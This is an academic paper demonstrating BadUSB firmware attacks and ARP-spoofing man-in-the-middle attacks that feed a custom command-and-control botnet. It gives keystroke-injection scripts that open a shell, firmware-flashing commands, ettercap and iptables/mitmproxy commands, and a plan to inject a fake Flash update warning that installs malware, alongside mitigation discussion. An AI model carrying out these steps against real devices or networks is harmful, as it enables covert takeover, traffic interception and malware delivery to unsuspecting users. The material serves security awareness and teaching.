Live-Hacking

Exploiting common security vulnerabilities for fun and profit

Sebastian Straub
sebastian.straub@mailbox.tu-dresden.de

***Abstract*—We are surrounded by technology which in terms of security is broken by design, yet widely deployed. Our trust in these technologies makes us vulnerable, no matter what kind of operating systems or devices we use. We will discuss two examples of these critical design flaws: First, the issues that come with the implementation of firmware for USB devices, which result in an exploit called BadUSB. Furthermore, we will show that the use of the networking protocol ARP in untrusted environments turns ARP spoofing, an almost trivial kind of attack, into a relevant security issue.**

The technologies that are affected by these issues are so widely deployed that they cannot be changed without broad consent. Therefore, we will demonstrate how easily these attacks can be implemented and deployed – in the hope to raise awareness for the underlying issues. We will provide source code and detailed instructions to reproduce these attacks for the purpose of demonstration.

***Index Terms*—IT-Security, Hacking, BadUSB, ARP-Spoofing**

I. Introduction

Every non-trivial technology has flaws and as soon as we trust that technology with our personal information, our property or even our life, these flaws become security vulnerabilities. Today, we are surrounded by software and devices which have critical security vulnerabilities that are being actively exploited. In many cases, the vulnerability was caused by an error (or at least insufficient precaution) by it's specific creators and is therefore fixable, but some technologies are flawed by design in a way that the vulnerability is beyond repair. And yet, some of these technologies are so widely deployed and the vulnerabilities so easily exploitable, that the issue can basically affect anyone.

This paper is about two technologies that are flawed by design under certain security-relevant aspects, yet widely deployed: USB devices and public WLAN hotspots. We will look into firmware hacks for USB devices, which have become known under the name BadUSB [3] and we will show how easy it is to launch man-in-the-middle attacks on WLAN hotspots which rely on ARP, the Address Resolution Protocol.

We will provide a detailed documentation of these exploits so they can be reproduced for demonstration purposes. Furthermore, we have written a command and control server and a client program which can be installed on the target system as a result of one of the mentioned exploits. It is our intention to make users aware of these issues, to explain how and why these exploits work, how users can protect themselves and which steps are necessary to solve the underlying problems.

The source code for the command and control infrastructure and the exploits is available in a source code repository which you should have received together with this document (if you didn't receive the sources and are interested in reusing them – for research purposes only – please contact Sebastian Straub). The focus of this paper is the discussion of the exploits, but you may find detailed instructions how they can be reproduced in the attached sources.

II. C&C Infrastructure

The purpose of command and control (C&C) infrastructure is to give a single entity the means to remotely control a possibly large amount of systems over a network. Usually, the term C&C refers to software that controls botnets, which consist of devices that have been infected with malware. It should be distinguished from remote control software that was built for non-invasive purposes, like SSH and VNC.

To visualize the effectiveness of the attacks presented in this paper, we have developed a C&C server with a minimalist web interface and a zombie client that will connect to the server and do it's bidding.


A. Requirements

In order to gain full control over infected devices, the owner of the C&C server needs to be able to execute arbitrary code on the zombie devices.

While the C&C server can be set up with a public IP address, the zombies usually won't be directly accessible over the network, due to NAT and other routing restrictions. To allow for bidirectional communication, a long-living socket connection with the server should be initiated by each zombie.

While the capability for remote code execution is enough to control a system, it may be convenient to have the means to transfer files, e.g. binaries that should be executed by the zombie.

For a C&C setup that is supposed to survive in the wild, a number of other requirements should be considered: native



C&C server

	Zombie	Address	System	CPU	RAM	Status	Actions
	pinky	127.0.0.1	Linux 3.13.0-86-generic	x86_64 (2c, 4t): 0.0 %	15872 MB: 0.0 %	online	
	billy	192.168.188.22	Windows 7	x86 (2c, 2t): 0.0 %	3072 MB: 0.0 %	offline (since 12:13:57)	

last updated: 16:37:49

Figure 1. screenshot of the administrative tool

binaries with a low memory footprint, obfuscation methods that hide the zombie software on the target system, proper authentication, strong encryption of all communication, redundancy of control servers, just to name a few. Because we are building a tool for demonstration purposes only, these properties are less relevant.

B. Implementation

All components of the C&C infrastructure were written in Python. The C&C server provides two services: A web server for administrative purposes and a socket server for communication with the zombies.

The web server was built using Flask [1], a web framework written in Python. It relies heavily on Ajax, so changes to the connected clients are reflected in the user interface immediately. The web interface consists of a single page which contains a list of all zombies that are connected to the C&C server. Some basic information (IP address, operating system, memory size, etc.) about each registered zombie is displayed, as well as it's current status (online or offline). More detailed information about the system can be shown by using the toggle button on the left of each entry. The action buttons on the right can be used to execute arbitrary commands on the target system, transfer files to a predefined location or to shut down the zombie.

The socket server uses a custom communication protocol that relies on a persistent TCP connection between master and zombie. TCP sockets provide a bidirectional and asynchronous communication channel which allows the client to register with the master and in turn the master to reuse the connection that was established by the zombie to send commands. For this purpose, we have designed a stateless protocol which can be used to invoke events and transfer data over this connection. The protocol was implemented on top of Python's asyncio module.

The zombie software was written in Python as well. Because it will be used for demonstration purposes only, an optimized implementation in a machine-oriented language was not deemed to be necessary. The Python implementation is platform-independent, but native binaries (that include parts of the Python standard library) can be built using pyinstaller. [2] When the zombie is first executed by an unsuspecting user, it retrieves a configuration file from a remote server and tries to connect to the specified master. If the master accepts the connection, the zombie collects some data about the system it was started from, sends it to the master and waits for further commands.

III. BadUSB

BadUSB is the name of a firmware hack for USB devices, first demonstrated by Karsten Nohl, Sascha Krißler and Jakob Lell at Security Research Labs [3] in 2014. By modifying the firmware of a USB device, e.g. a USB thumb drive, the attacker can change the way it identifies itself to the target operating system and emulate the functionality of a different USB device like a network interface or a keyboard, which may allow the attacker to access and modify critical system resources.

In this chapter, we will show how to turn a regular USB thumb drive that costs less than 10€ into a BadUSB device that can take control over a Windows or Linux host. Furthermore, we will discuss ways how this kind of attack could be prevented.

A. Attack Vector

Every USB device identifies itself to the operating system in a specific role, the USB Class Code [4], which defines how the operating system should handle the device. E.g. code *08h* identifies *Mass Storage* devices which give the operating system access to a file system and code *03h* identifies a *HID (Human Interface Device)* like a keyboard or a touch pad. Regardless of the class code, each USB device comes with a firmware that has to be trusted implicitly by the operating system because it has to be executed to make the device work. The resources that this firmware can access are usually restricted by the operating system's USB host driver, which grants the necessary rights according to the USB class code.

As we can see, an important part of USB's security architecture depends on the class code, which we can change to our liking if we can manipulate the device's firmware. Changing the class code allows us to access more resources than our device should have the right to, and by further altering the firmware we can use these rights to execute malicious code on the target machine.

In this specific attack, we will take a USB thumb drive (code 08h) and manipulate it's firmware to identify itself as a keyboard (03h). In the firmware, we will store a list of key combinations, which we will execute at a certain time after the device has been connected. We will use key shortcuts specific to certain operating systems to open a command prompt and then paste a small piece of code that downloads and executes our malware. Ideally, the unsuspecting user will not even notice the short pop-up of the command window, as it will be closed again immediately.

The last part is to get the victim to connect the manipulated thumb drive to their computer. This is best achieved by social engineering, e.g. by dropping the thumb drive in the proximity of the victim in the hope that it will be found, or by sending a letter with a thumb drive inside that explains there is "important data" on it, or by attaching the device to the target machine without anyone noticing.

B. *Prerequisites*

To prepare the attack, we will need:

- a development machine with Windows 7 or later
- a USB thumb drive whose firmware is known to be manipulable.
- a *burner image*, which is an executable that can flash our firmware to the microcontroller on the thumb drive.

We will use the free software tool Psychson [5] which can manipulate the firmware of the Phison 2251-03 chipset. This chipset is used in certain devices of manufacturers like Toshiba, Patriot and Kingston. [6] For our experiments, we have used the Toshiba TransMemory-MX 8GB (THN-U361K0080M4), which at the time of writing can be bought for about 5€ at retail stores in Germany.

The Phison 2251-03 chipset descends from the Intel MCS-51 [7] microcontroller family, often referred to as *8051*. Because the Phison 2251-03 uses different variants of the 8051 microcontroller for different types of thumb drives, it is not trivial to choose the correct burner image for it, and finding a reliable source can be even harder, as vendors don't simply hand them out. For now, the best sources that are available to the public are shady Russian websites like usbdev.ru and flashboot.ru. We have included a working burner image for the Toshiba TransMemory-MX 8GB in the attached source code repository.

C. *Implementation*

This section will give a short overview on how to create a manipulated firmware image and flash it to your USB thumb drive. More detailed instructions can be found in the folder `/badusb` in the source code repository.

On our development machine, we will need Visual Studio 2012 or later and SDCC, a C compiler for Intel MCS51 based microcontollers, to be installed. Furthermore, we have to retrieve the source code for

- Psychson:
  https://github.com/adamcaudill/Psychson.git
- USB Rubber Ducky:
  https://github.com/hak5darren/USB-Rubber-Ducky.git

Psychson is the tool that will create a functional firmware image, embed our code into the image and flash it to the thumb drive.

USB Rubber Ducky [8] is an advanced USB device for penetration testing, with a dedicated CPU and separate memory for different attack configurations. It has more capabilities than regular USB thumb drives, but is also more expensive and it is special purpose hardware which is easier to detect than a random off-the-shelf device. For the Rubber Ducky, the language DuckyScript [9] has been developed, which allows us to define a sequence of key combinations and delays between them which will be executed when the Rubber Ducky is connected to a USB host.

DuckyScript: Psychson allows us to embed the binaries generated from a DuckyScript directly into our custom firmware, so the first step is to write a script using the DuckyScript language and to generate a binary from it using the USB Rubber Ducky Encoder.

A basic script that works on Windows would be:

`DELAY 3000`	wait for 3 seconds
`GUI r`	press Windows key + r (opens the run prompt)
`DELAY 10`	wait for 10 ms
`STRING cmd`	enter the string "cmd" into the box
`ENTER`	press Enter

This will open cmd.exe, the default Windows terminal, after a 3 second delay.

To build a binary from this DuckyScript, we run (from the folder `USB-Rubber-Ducky/Encoder`)

```
java -jar encoder.jar -l de -i keys.txt -o inject.bin
```

This will encode the script in the file `keys.txt` into a new binary file named `inject.bin`.

Note that DuckyScript generates key events that are dependent on the current keyboard layout. You may select the expected keyboard layout by using the `-l` switch. If you choose the wrong keyboard layout, your script may cause other keys to be invoked on the target system than you'd expect.

Psychson: Psychson allows us to build an empty firmware image that we can inject our DuckyScript code in. This firmware image can be built by executing `Psychson/firmware/build.bat`.

We can now use the executable `EmbedPayload.exe`, which is available after we build the project in Visual Studio, to embed our DuckyScript binary in the empty firmware image.

Using `DriveCom.exe`, we can now set our USB device into boot mode, which allows us to modify the firmware. Then we can use the burner image to flash our custom firmware with the embedded DuckyScript commands. This can be achieved by executing these commands:

```
Psychson\tools>DriveCom.exe
No action specified, entering console.
>open X:
>boot
>set_burner BN03V104M.BIN
>burner
>set_firmware fw.bin
>firmware
Gathering information...
Reported chip type: 2302
Reported chip ID: 98-DE-98-92-72-57
Reported firmware version: 1.01.10
Mode: Burner
Rebooting...
Sending firmware...
Executing...
Mode: Firmware
>exit
```

For a detailed explanation what each of these commands does, please have a look at `/badusb/README.md` in the attached source code repository

Attacking multiple operating systems: The USB Class for Human Interface Devices does not allow us to retrieve any information about the system that we are dealing with, not even which kind of operating system we interact with. All we can do is send a sequence of keystrokes.

The workaround to be able to attack multiple operating systems with the same device is to find a sequence of keystrokes that will perform the desired task on each operating systems. This means that a lot of keystrokes that are relevant for one system must be silenced on other platforms or they may cause unexpected results.

For example, this is a script that will spawn a shell on both Windows and Linux:

`GUI r`	open Windows run prompt.
`ALT F2`	open Linux run prompt.
`STRING xterm`	enter Linux command.
`ENTER`	execute the command.
`ENTER`	discard the error message that this produces on Windows.
`GUI r`	reopen Windows run prompt.
`ALT F2`	open Linux run prompt.
`STRING cmd`	enter Windows command.
`ENTER`	execute the command.
`ESC`	hit ESC two times to close...
`ESC`	...the error message on Linux.

The complexity of the script increases with each operating system that is added and each new keyboard layout that should be supported, but it is possible to use this method to successfully launch attacks on a variety of operating systems and keyboard layouts.

Limitations: There is a number of restrictions that need to be considered with this specific attack using the Phison 2251-03 chipset:

- No access to internal storage: The thumb drive cannot be used as a regular storage device any longer, as long as the custom firmware is installed that identifies it as a keyboard to the operating system.
- Restoring the firmware: To modify the firmware, the device must be set into boot mode. When the device is registered as mass storage device or already in boot mode, Psychson can alter it's state. But when the custom firmware is installed, the device is in firmware mode and registered as HID only, which Psychson cannot talk to. In order to force the chip back into boot mode, you have to open the case and short-circuit two pins on the chip while attaching it to your USB port. This means that the thumb drive cannot reprogram or wipe it's firmware after a successful attack.
- No access to system resources: USB keyboards cannot infer any relevant information about the host system, which means the attack has to be as generic as possible or targeted at a specific known machine.
- Operating system support: The attack works only on standard-compliant implementations of USB on the host system. Our experiments have shown that the attack works reliably on Windows 7 and various Linux distributions with Kernel 2.6.x and 3.x, had occasional issues on Windows 8.1 and never worked on Mac OS X.

Specialized hardware like the USB Rubber Ducky can register as both keyboard and mass storage device and manipulate it's own firmware on-the-fly. It is likely that the firmware can properly interact with more operating systems than Psychson can, but the issue of not being able to read relevant system resources remains.

D. Assessment

The fundamental issue with this exploit is an old one: We have to trust the hardware we use. No piece of software can protect us from a backdoor in the hardware we run our code on.

The good news is: Hardcoding malware into electric circuits is expensive and would cause a big PR disaster for the company that did this without their customer's consent. But over the past decades, we have gotten so used to trusting proprietary firmware without any integrity checks, that hardcoded malware is not even necessary.

The firmware for any device contains bugs and therefore it is necessary to be able to update it. But the manufacturers failed to establish an update process that guarantees that only legitimate firmware updates can be installed. This means that anyone can alter the firmware of a USB device. The only implemented “security mechanism” is to hide the technical documentation on how to do this, which so far didn’t work too well.

> “You have to consider a USB infected and throw it away as soon as it touches a non-trusted computer. And that’s incompatible with how we use USB devices right now.”
> – Karsten Nohl, SRLabs [10]

Firmware manipulation can be impeded by making cryptographic signatures for firmware images a requirement that is enforced by the USB device itself before it accepts any changes to it’s own firmware. Even if an attacker manages to overwrite the device’s firmware, operating systems can detect manipulated firmware if the signature is invalid or was not created by a trusted third party.

Another issue is that every USB device comes with a firmware that must be executed by the operating system, even for devices like flash drives that could by accessed through a standardized interface that does not require any third party code to be executed at all. The impact of manipulated firmware could be diminished, if the USB devices we share between computers every day would not ship with any code that has to be executed by the host system at all.

And while we’re rethinking the way firmware for USB devices is implemented and secured, it might be worth considering how much trust we could regain, if we would finally push for free and open source firmware which can be reviewed by independent security analysts.

But what about specialized devices that can be used for malicious purposes by design, like the Rubber Ducky? It implements a legitimate interface (class 03h, HID) but uses it’s own resources to generate valid keystrokes (with possibly malicious outcome). The USB host cannot distinguish such a device from a legitimate USB keyboard.

Here we return to our original problem: All hardware we use has to be trusted. If the malware is implemented in hardware, there is nothing we can do about this from the software side. But in contrast to the firmware integrity issues, this is not a design flaw of USB, this is a problem we face with any piece of hardware.

IV. ARP Spoofing

The Address Resolution Protocol (ARP) is a network protocol that translates between network addresses (like IP addresses) and physical addresses (like MAC addresses). ARP has no authentication mechanism, which was not an issue when it was designed back in the 1980s, because ARP packets are only routed within the boundaries of a single network and back then it was probably fair to assume that all participants of a local area network can be trusted.

Today, we share a local area network with strangers every time we log into a public WLAN hotspot. Yet the technology behind these services is usually still the same as in our historic example of a walled garden of trusted participants.

ARP spoofing (or ARP cache poisoning) exploits this implicit trust by sending forged ARP announcements to the router and other participants of the network, thereby redirecting the flow of packets. This technique can be used to isolate a participant from the network or to intercept packages that were meant for a different recipient. If the attacker then forwards the intercepted messages to their original destination, this is a man-in-the-middle attack.

A. Attack Vector

The goal is to manipulate the network traffic of our target (let’s call her Alice) in a way that allows the attacker (let’s call him Mallory) to install malware on her computer. Mallory will use ARP spoofing to launch a man-in-the-middle attack against Alice and then inject a piece of JavaScript code into every HTML page that is served to her.

First, Mallory will redirect messages sent and received by Alice to his own machine. To achieve this, Mallory sends two ARP announcements:

- one to the router of the LAN that informs him that Alice’s IP address should from now on resolve to Mallory’s MAC address
- one to Alice, which informs her that the router’s IP address should from now on resolve to Mallory’s MAC address

Because ARP is an authentication-less protocol that assumes all participants of a LAN can be trusted, the router and Alice alter the entries in their local ARP table immediately and from now on forward all packets to Mallory. If Mallory’s operating system is configured to route packages, Alice and the router can still communicate, but Mallory can read all messages.

Now Mallory has a variety of options to take control over Alice’s computer. Mallory decides to inject a piece of JavaScript into each HTML page that the router sends to Alice. This piece of code will imitate a warning message of Alice’s web browser which tells her that she has an outdated plugin installed that she should update for security purposes. For convenience, Mallory will provide a link to an installer for the supposed update, which will actually be the malware that adds Alice’s computer to Mallory’s botnet.

B. Prerequisites

For ARP spoofing to function, a number of conditions must be fulfilled:

- Alice and Mallory are on the same network, i.e. connected to the same router, switch or other networking device, because ARP packets are only routed within the boundaries of a single network

- Alice uses a network protocol that is compatible with ARP, like Ethernet for corded networks or one of the 802.11 standards for wireless networks.
- ARP is actually used by the network to resolve addresses. This is not the case when static routing tables are used (not unusual in enterprise networks) or the Extensible Authentication Protocol (EAP) is in use (as by many universities in Europe). In public WiFi networks however, ARP is still the dominant technology, because it allows participants to connect without any previous network configuration (as opposed to the mentioned alternatives).
- The router allows direct communication between participants. This cannot be prevented in open (passwordless) WiFi networks due to the nature of the shared medium (air), but on corded networks or encrypted WiFi networks, the router can suppress messages between network participants.

The boundaries to successfully launch an ARP spoofing attack are surprisingly low: Connecting to the same public WiFi hotspot is trivial and all of them rely on ARP (or it's IPv6 equivalent NDP). Only if the network uses encryption and is configured to suppress communication between participants, poisoning the victim's ARP table will fail.

C. *Execution*

This section will give a short overview on how to execute the ARP spoofing and JavaScript injection attack. All sources as well as more detailed instructions can be found in the folder `/arp-spoofing` in the source code repository. We will perform the attack from a machine with a Debian-based Linux distribution, but it should be well portable to other unixoide operating systems. On the victim's side, we do not require a specific operating system. The attack works on any device, including smartphones, game consoles, printers and your fridge (if it's connected to your home network).

There is a variety of free software tools available to automate the process of ARP cache poisoning. We will use ettercap, a particularly useful tool which can do much more than ARP spoofing.

For this example, our network consists of these devices:

Router:	`192.168.1.1`
Alice:	`192.168.1.20`
Mallory:	`192.168.1.42`

With the following commands we will install ettercap, enable IP forwarding and poison the ARP cache of the router and Alice.

```
apt-get install ettercap-text-only
sysctl -w net.ipv4.ip_forward=1
ettercap -T -i wlan0 -M arp:remote \
    /192.168.1.1// /192.168.1.2//
```

To see if the attack worked, we can have a look at the ARP table on Alice's computer:


```
alice@home:~$ arp -a
malry (192.168.1.42) at 00:24:d7:xx:xx:xx [ether] on wlan0
router (192.168.1.1) at 00:24:d7:xx:xx:xx [ether] on wlan0
```

If the attack worked, both Mallory and the router appear to have the same MAC address. If Alice causes network traffic, Mallory can see the data stream in the terminal where ettercap is running.

To manipulate the packets that are being redirected to Alice, we will use mitmproxy, "an interactive console program that allows traffic flows to be intercepted, inspected, modified and replayed". [11]

```
iptables -t nat -A PREROUTING -i wlan0 -p tcp \
    --dport 80 -j REDIRECT --to-port 8080
mitmproxy -T --host
```

mitmproxy runs on port 8080, which is why we set up an iptables rule that redirects our intercepted TCP traffic to this port. Then we launch mitmproxy in interactive mode. Now we can create, drop and manipulate network packets interactively.



```
>> POST http://ocsp.digicert.com/
          ← 200 application/ocsp-response 471B 90ms
   GET http://tu-dresden.de/
        ← 301 text/html 178B 113ms
   GET http://inf.tu-dresden.de/
        ← 302 text/html [no content] 166ms
   GET http://inf.tu-dresden.de/portal.php?node_id=1&ln=de&group=13
        ← 200 text/html 13.15kB 156ms
   GET http://inf.tu-dresden.de/files/elevateITColumns.css
        ← 200 text/css 727B 143ms
   GET http://inf.tu-dresden.de/files/ploneNS4.css
        ← 200 text/css 1.58kB 143ms
   GET http://inf.tu-dresden.de/files/elevateITPrint.css
        ← 200 text/css 6.16kB 149ms
   GET http://inf.tu-dresden.de/files/plone.css
        ← 200 text/css 40kB 195ms
   GET http://inf.tu-dresden.de/files/elevateIT.css
        ← 200 text/css 37.66kB 170ms
   GET http://inf.tu-dresden.de/files/elevateITCustom.css
        ← 200 text/css 2.87kB 130ms
   GET http://inf.tu-dresden.de/files/favicon.ico
        ← 200 image/vnd.microsoft.icon 1.12kB 113ms
[1/22]   [showhost]                                     ?:help [*:8080]
```


Figure 3. HTTP traffic intercepted in mitmproxy

Live-editing TCP streams is fun and a decent hacker skill to have, but it can be rather tedious at times. That's why the authors of mitmproxy also built mitmdump, which is basically mitmproxy with a Python API. It allows us to filter and modify packages programmatically. With a few lines of Python code, we can inject our fake JavaScript message into every HTML site that we intercept.

```
mitmdump -T -s "inject_js.py"
```

This command will launch mitmdump and execute the python script in the file `inject_js.py`.

The script alters the body of each HTML file that is sent over HTTP in a way that our malicious warning message is displayed (see figure 2). As soon as the unsuspecting victim downloads and executes the assumed update, the system is infected.


Firefox has prevented the unsafe plugin "Adobe Flash" from running on www.adobe.com.

Firefox has prevented the outdated plugin "Adobe Flash" from running

Adobe - Flash Player - Mozilla Firefox
Mozilla Firefox Start Page
Add-ons Manager
Adobe - Flash Player
https://www.adobe.com/software/flash/about/
Search
Continue Blocking
Allow...
Accessibility
heise online - IT-News, Na...
www.heise.de
Suchen
Update plugin...
Run this time
Heise-Foren: Einloggen | Registrieren
heise online
in heise online suchen

Figure 2. Outdated Adobe Flash plugin: original (top) and fake (bottom) message in Mozilla Firefox

D. *Assessment*

ARP spoofing has been known to be a problem for decades, and unsurprisingly, on the technical level it has been solved decades ago. So why is this kind of attack not only possible, but even viable today?

The authentication issue can be solved by any higher level protocol that we use. ARP spoofing would still be possible and the attacker would be able to interrupt the connection, but he would not be able to manipulate or generate valid messages if we use proper cryptographic signatures and he would not be able to read the contents of our messages if we use strong encryption. If we would consistently use HTTPS, DNSSec and IMAPS instead of HTTP, DNS and IMAP, this kind of attack would be annoying, but not a serious thread.

The next issue is that ARP is being used in environments that it was not designed for. In public networks where participants cannot be trusted, ARP is the wrong solution to the problem of address resolution. EAP used to be a pain to set up and maintain, but these days, even home routers can handle RADIUS and similar protocols which manage authentication and encryption on a per-user basis.

If everything else fails, a simple hack would be to use WPA2 and to configure the router to disallow any communication between participants. Though this doesn't solve the underlying issues, at least it prevents this attack and is very easy to configure, even on home routers.

In the end, this attack is the result of ignorance on all sides: Many content providers still don't serve the secure alternatives to network protocols such as HTTP, IMAP and DNS. Many operators of public WiFi networks still rely on ARP instead of proper authentication protocols. And the vast majority of users is completely unaware of these issues.

V. Conclusion

In this work we have presented a minimalist command and control infrastructure that is well suited for demonstration purposes, but due to intentional limitations not as actual malware. We have shown how easy it is to infect and control a system without the need for any privilege escalation.

Next, we have demonstrated two attacks with the goal to bring the target system under the control of our C&C server.

BadUSB is a firmware hack that allows the attacker to modify critical system resources by emulating the functionality of a different type of USB device. Taking control of a system becomes as easy as attaching a customary USB thumb drive with a modified firmware to the target device. We have shown that there is no simple defense against this attack: parts of the issue have their roots in the USB standard, others in the ways that manufacturers distribute and upgrade the firmware of their devices.

ARP Spoofing can be used to launch a man-in-the-middle attack in public WLANs. This is possible because ARP is a protocol that uses no authentication and therefore was not designed to be used in untrusted environments. As long as no cryptographically secure protocols are being used on a higher level, the attacker can intercept and manipulate all packages that are sent over the network. Mitigating this attack would be easy, if users and providers would rely on contemporary network protocols and cryptography.

Both attacks are independent of any specific operating system exploits and can basically target any system that has a USB port or that is connected to a publicly accessible network. These attacks are possible due to flaws in standards and protocols, the lack of any security considerations when it comes to critical software updates and the insecure configuration of security-relevant devices on a large scale. All of these issues were solved decades ago in theory and well-proven solutions are widely available in practice today, but for various reasons – none of which are of technical nature – infrastructure that is flawed by design is still widely deployed.

To finally approach these problems, a lot more awareness is needed, both from the providers and the users. We hope that with our work we can show users how to protect themselves and encourage them to talk to their friends, colleagues and network operators about these issues.

References

[1] Flask. http://flask.pocoo.org/ (accessed 2016-04-27)
[2] PyInstaller. http://www.pyinstaller.org/ (accessed 2016-04-27)
[3] Nohl, K., & Lell, J. (2014). BadUSB – On accessories that turn evil. Black Hat USA.
[4] USB Class Codes, http://www.usb.org/developers/defined_class (accessed 2016-05-14)
[5] Psychson. https://github.com/adamcaudill/Psychson (accessed 2016-03-22)
[6] Psychson: Known supported devices. https://github.com/adamcaudill/Psychson/wiki/Known-Supported-Devices (accessed 2016-03-22)
[7] Intel MCS-51. http://www.intel.com/design/embcontrol/ (accessed 2016-05-15)
[8] USB Rubber Ducky. http://usbrubberducky.com/ (accessed 2016-03-22)
[9] DuckyScript. http://usbrubberducky.com/#!duckyscript.md (accessed 2016-03-22)
[10] Wired Magazine: Why the Security of USB is Fundamentally Broken. https://www.wired.com/2014/07/usb-security/ (accessed 2016-05-15)
[11] mitmproxy. https://mitmproxy.org/ (accessed 2016-04-02)